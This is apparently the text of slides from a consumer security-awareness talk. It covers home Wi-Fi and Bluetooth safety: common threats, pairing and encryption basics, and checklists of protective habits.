✓ Strong Wi-Fi password set	✓ WPS disabled
✓ Firmware is up to date	✓ Secure DNS in use
✓ Guest network enabled	✓ Unknown devices removed



SIGNS YOUR NETWORK MAY BE COMPROMISED

- ⚠ Unknown devices connected
- ⚠ Slow internet for no obvious reason
- ⚠ Websites redirecting unexpectedly
- ⚠ Settings changed without your knowledge
- ⚠ Strange pop-ups or security alerts





A SECURE HOME NETWORK = PEACE OF MIND
A little time today can prevent big problems tomorrow.



Stay smart. Stay secure.
Protect your home. Protect your life.

NEED HELP?
Check your router's manual or support website for instructions on these settings.





BLUETOOTH SECURITY

Stay Connected. Stay Protected.

Bluetooth makes our lives easier by connecting our devices wirelessly. Protect your privacy and keep attackers out.



1. HOW BLUETOOTH WORKS (SIMPLIFIED)

DEVICE DISCOVERY
Devices broadcast a signal so others can find them.



PAIRING
Devices authenticate each other and exchange keys.



ENCRYPTED CONNECTION
A secure, encrypted link is created for data transfer.



DATA EXCHANGE
Your data (audio, files, messages, etc.) is sent securely.



Modern Bluetooth uses encryption and authentication to help protect your data from eavesdropping and unauthorized access.

2. COMMON BLUETOOTH THREATS



BLUESNARFING

An attacker accesses your device to steal information (contacts, messages, files).



BLUEBUGGING

An attacker takes control of your device (e.g., sending messages, making calls).



UNAUTHORIZED PAIRING

Attackers pair with your device to gain access or listen to your data.



MAN-IN-THE-MIDDLE (MITM)

Attackers intercept communication between two devices.



BLUETOOTH TRACKING

Attackers track your location by detecting your device's unique Bluetooth ID.



3. BEST PRACTICES: HOW TO STAY SAFE



TURN OFF BLUETOOTH WHEN NOT IN USE

Disabling Bluetooth makes you invisible to attackers.



KEEP DEVICES IN DISCOVERABLE MODE FOR A SHORT TIME ONLY

Don't leave your device discoverable.



USE STRONG PAIRING METHODS

Prefer "Secure Connections" (Bluetooth 4.2+) which uses stronger encryption.



ACCEPT CONNECTIONS FROM TRUSTED DEVICES ONLY

Don't pair with unknown or unexpected devices.



KEEP SOFTWARE UP TO DATE

Updates fix security vulnerabilities and improve protection.



BE CAUTIOUS IN PUBLIC PLACES

Avoid pairing or sharing data over Bluetooth in crowded or untrusted environments.

4. UNDERSTAND BLUETOOTH SECURITY LEVELS

BLUETOOTH VERSION	SECURITY FEATURES	ENCRYPTION	NOTES
Classic (2.0 + EDR)	Legacy security (PIN pairing)	E0 stream cipher	Considered weak by modern standards.
3.0 – 4.1	Secure Simple Pairing (SSP)	AES-128	Much stronger than legacy.
4.2 + Secure Connections	Stronger pairing, MITM protection, Elliptic Curve Cryptography (ECC)	AES-128	Highly recommended. Industry best practice.
5.0 and later	All 4.2+ features + improved privacy and tracking protection	AES-128	Better privacy, longer range, more secure.



Always use devices that support Secure Connections (4.2 or later) for the best protection.

5. QUICK SECURITY CHECKLIST



- ✓ Bluetooth is OFF when not needed
- ✓ Device is NOT left discoverable
- ✓ Paired only with trusted devices
- ✓ Using Secure Connections (4.2+)
- ✓ Software/firmware is up to date
- ✓ Be cautious in public places
- ✓ Review paired devices regularly and remove unknown ones

6. EXTRA TIPS



Review Connected Devices

Regularly check your phone, laptop, smartwatch, car, and speakers for unknown connections.



Secure Your Car

Follow your car manufacturer's recommendations for Bluetooth security and updates.



Remove Old Pairings

Remove unused or old paired devices to reduce risk.



Use Strong Device PINs/Passwords

A strong device lock adds an extra layer of protection if compromised.



DID YOU KNOW?

Bluetooth devices have unique addresses (MAC addresses) that can be used to track you.

Modern devices include privacy features that change these addresses periodically—make sure they are enabled.



SECURE TODAY. PROTECT TOMORROW.



Be aware.



Stay safe.



Stay connected.

Smart choices. Strong security. Better connected life.

THANK YOU FOR ATTENDING!

— Together, we build a safer digital world. —



STAY INFORMED

Keep learning about threats and solutions.



STAY PROTECTED

Use strong security practices every day.



STAY CONNECTED

Share knowledge and look out for each other.



STAY PREPARED

Update, backup, and test regularly.

KEY TAKEAWAYS

- ✓ Understand the risks: passwords, phishing, malware, and network attacks.
- ✓ Use strong, unique credentials and modern sign-in methods like passkeys.
- ✓ Keep your devices, software, and router up to date.
- ✓ Use secure connections (HTTPS, VPN, Secure DNS) and enable MFA.
- ✓ Back up your data and have a recovery plan.
- ✓ When in doubt, stop and think—your awareness is your best defense.



Thank you!

We appreciate your time, participation,
and commitment to security.

STAY SAFE. STAY SMART.



EVERY ACTION COUNTS.

EVERYONE PLAYS A ROLE.

TOGETHER, WE CAN KEEP OUR DIGITAL WORLD SECURE.

